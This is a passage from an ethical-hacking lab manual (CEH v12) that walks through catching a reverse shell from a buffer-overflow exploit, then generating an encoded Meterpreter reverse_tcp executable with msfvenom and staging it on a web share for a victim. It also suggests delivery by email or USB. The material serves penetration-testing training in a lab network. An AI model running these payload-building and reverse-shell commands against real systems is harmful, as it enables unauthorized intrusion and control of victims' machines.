
157. Type **nc -nvlp 4444** and press **Enter**.

158. Netcat will start listening on port **4444**, as shown in the screenshot.



159. Switch back to the first **Terminal** window. Type **chmod +x shellcode.py** and press **Enter** to change the mode to execute the Python script.

160. Type **./shellcode.py** and press **Enter** to execute the Python script.



161. Now, switch back to the **Terminal** running the Netcat command.

162. You can observe that shell access to the target vulnerable server has been established, as shown in the screenshot.

163. Now, type **whoami** and press **Enter** to display the username of the current user.

```
[attacker@parrot]~[-]
$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#cd
[root@parrot]~[-]
#nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.1.13] from (UNKNOWN) [10.10.1.11] 50825
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver>whoami
whoami
windows11\admin

E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver>
```

164. This concludes the demonstration of performing a buffer overflow attack to gain access to a remote system.

165. Close all the open windows and document all the acquired information.

166. Restart **Parrot Security** machine. To do that click **Menu** button at the bottom left of the **Desktop**, from the menu and click **Turn off the device** icon. A **Shut down this system now?** pop-up appears, click on **Restart** button.

167. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine. Restart the machine.

Lab 2: Perform Privilege Escalation to Gain Higher Privileges

Lab Scenario

As a professional ethical hacker or pen tester, the second step in system hacking is to escalate privileges by using user account passwords obtained in the first step of system hacking. In privileges escalation, you will attempt to gain system access to the target system, and then try to attain higher-level privileges within that system. In this step, you will use various privilege escalation techniques such as named pipe impersonation, misconfigured service exploitation, pivoting, and relaying to gain higher privileges to the target system.

Privilege escalation is the process of gaining more privileges than were initially acquired. Here, you can take advantage of design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications.

Backdoors are malicious files that contain trojan or other infectious applications that can either halt the current working state of a target machine or even gain partial or complete control over it. Here, you need to build such backdoors to gain remote access to the target system. You can send these backdoors through email, file-sharing web applications, and shared network drives, among other methods, and entice the users to execute them. Once a user executes such an application, you can gain access to their affected machine and perform activities such as keylogging and sensitive data extraction.

Lab Objectives

- Escalate privileges using privilege escalation tools and exploit client-side vulnerabilities
- Hack a Windows machine using Metasploit and perform post-exploitation using Meterpreter
- Escalate privileges by exploiting vulnerability in pkexec
- Escalate privileges in Linux machine by exploiting misconfigured NFS
- Escalate privileges by bypassing UAC and exploiting Sticky Keys
- Escalate privileges to gather hashdump using Mimikatz

Overview of Privilege Escalation

Privileges are a security role assigned to users for specific programs, features, OSes, functions, files, or codes. They limit access by type of user. Privilege escalation is required when you want to access system resources that you are not authorized to access. It takes place in two forms: vertical privilege escalation and horizontal privilege escalation.

- **Horizontal Privilege Escalation:** An unauthorized user tries to access the resources, functions, and other privileges that belong to an authorized user who has similar access permissions
- **Vertical Privilege Escalation:** An unauthorized user tries to gain access to the resources and functions of a user with higher privileges such as an application or site administrator

Task 1: Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities

Privilege escalation tools such as BeRoot and GhostPack Seatbelt allow you to run a configuration assessment on a target system to find information about the underlying vulnerabilities of system resources such as services, file and directory permissions, kernel version, and architecture. Using this information, you can find a way to further exploit and elevate the privileges on the target system.

Exploiting client-side vulnerabilities allows you to execute a command or binary on a target machine to gain higher privileges or bypass security mechanisms. Using these exploits, you can further gain access to privileged user accounts and credentials.

This task demonstrates the exploitation procedure on a weakly patched Windows 11 machine that allows you to gain access through a Meterpreter shell, and then employing privilege escalation techniques to attain administrative privileges to the machine through the Meterpreter shell.

Here, we will find misconfigurations in the target system using BeRoot and Seatbelt and further escalate privileges by exploiting client-side vulnerabilities.


Note: In This task, we are using the **Parrot Security (10.10.1.13)** machine as the host machine and the **Windows 11 (10.10.1.11)** machine as the target machine.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.






5. A **Parrot Terminal** window appears. In the terminal window, type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Exploit.exe** and press **Enter**.

Note: Here, the IP address of the host machine is **10.10.1.13** (here, this IP is the **Parrot Security** machine).

The screenshot shows a terminal window on a Linux desktop environment. The terminal title is "msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b \"\x00\" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Exploit.exe". The terminal output shows the command being run, followed by the process of encoding the payload with 1 iteration of x86/shikata_ga_nai, resulting in a final executable size of 73802 bytes. The file "Exploit.exe" is created on the desktop.

6. The above command will create a malicious Windows executable file named "**Exploit.exe**," which will be saved on the parrot **/home/attacker/Desktop**, as shown in the screenshot.

Note: To navigate to **home/attacker/Desktop**, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. The **attacker** window appears, click **Desktop**.



7. Now, we need to share **Exploit.exe** with the victim machine. (In This task, we are using **Windows 11** as the victim machine).

8. In the previous lab, we already created a directory or shared folder (**share**) at the location (**/var/www/html**) with the required access permission. So, we will use the same directory or shared folder (**share**) to share **Exploit.exe** with the victim machine.

Note: If you want to create a new directory to share the **Exploit.exe** file with the target machine and provide the permissions, use the below commands:

- o Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- o Type **chmod -R 755 /var/www/html/share** and press **Enter**
- o Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it as an email attachment or through physical means such as a hard drive or pen drive.

9. Type **ls -la /var/www/html/ | grep share** and press **Enter**.

10. To copy the **Exploit.exe** file into the shared folder, type **cp /home/attacker/Desktop/Exploit.exe /var/www/html/share/** and press **Enter**.

11. Type **service apache2 start** and press **Enter** to start the Apache server.

```
[attacker@parrot] -[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] -[/home/attacker]
└─# cd
[root@parrot] -[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Exploit.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
